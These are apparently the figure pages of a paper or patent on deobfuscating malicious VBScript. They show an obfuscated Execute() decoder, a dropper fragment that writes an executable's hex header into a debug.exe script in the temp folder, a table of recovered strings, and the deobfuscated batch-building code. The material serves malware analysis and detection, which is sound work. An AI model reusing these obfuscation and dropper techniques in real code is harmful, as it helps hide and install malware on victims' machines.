

FIG. 1




FIG. 2

```
Execute(snphuatvsbkuj("&Wcr/Wcrv/H,Vnsl/@w ..... doelgtobuhno"))

Function snphuatvsbkuj(zwbyjntbpmhqggh)
  For vvpzfszgnczrao = 1 To Len(zwbyjntbpmhqggh)
    ccuhbhjhyzkheeq = Mid(zwbyjntbpmhqggh, vvpzfszgnczrao, 1)
    If Asc(ccuhbhjhyzkheeq) = 7 Then
      ccuhbhjhyzkheeq = Chr(34)
    End If
    If Asc(ccuhbhjhyzkheeq) <> 35 and Asc(ccuhbhjhyzkheeq) <> 34 Then
      If Asc(ccuhbhjhyzkheeq) Mod 2 = 0 Then
        ccuhbhjhyzkheeq = Chr(Asc(ccuhbhjhyzkheeq) + 1)
      Else
        ccuhbhjhyzkheeq = Chr(Asc(ccuhbhjhyzkheeq) - 1)
      End If
    End If
    snphuatvsbkuj = snphuatvsbkuj & ccuhbhjhyzkheeq
  Next
End Function
```

FIG. 3

```

...
Set Roy = Maggie.CreateTextFile(Maggie.BuildPath(Maggie.GetSpecialFolder(2),V("7594E44554D405E2458545")),True)
Roy.WriteLine(V("E402") & Maggie.BuildPath(Maggie.GetSpecialFolder(2),V("7594E44554D405E245D405")))
Roy.WriteLine("E 0100" & H("4D5AE7016300010006002406FFFF5F0C"))
Roy.WriteLine("E 0110" & H("000200000001F0FF5700000001325048"))
...
Function V(Van)
  For Kirk = 1 To Len(Van) Step 2
    V = V & Chr("&h" & Mid(Van,Kirk + 1,1) & Mid(Van,Kirk,1))
  Next
End Function

Function H(Houten)
  For Luann = 1 To Len(Houten) Step 2
    H = H & " " & Mid(Houten,Luann,2)
  Next
End Function

```

FIG. 4




FIG. 5




FIG. 6

original_expr				return_value	
row	col	len	funcID	len	string
22	28	59	3264	28	'Scripting.FileSystemObject'
23	90	31	3264	14	'WINTMP1.BAT'
24	21	25	3264	11	'@echo off'
25	21	29	3264	13	'debug.exe <'
25	105	29	3264	13	'WINTMP.TXT'
25	140	17	3264	7	'>nul'

FIG. 7

```
...  
set maggie = createobject ("Scripting.FileSystemObject")  
set marjorie = maggie.createtextfile(maggie.buildpath(maggie.getspecialfolder(2), "WINTMP1.BAT"), true)  
marjorie.writeline("Echo off")  
marjorie.writeline("debug.exe <" & maggie.buildpath(maggie.getspecialfolder(2), "WINTMP.TXT") & " >nul")  
marjorie.close  
set roy = maggie.createtextfile(maggie.buildpath(maggie.getspecialfolder(2), "WINTMP.TXT"), true)  
roy.writeline("N " & maggie.buildpath(maggie.getspecialfolder(2), "WINTMP.TMP"))  
...
```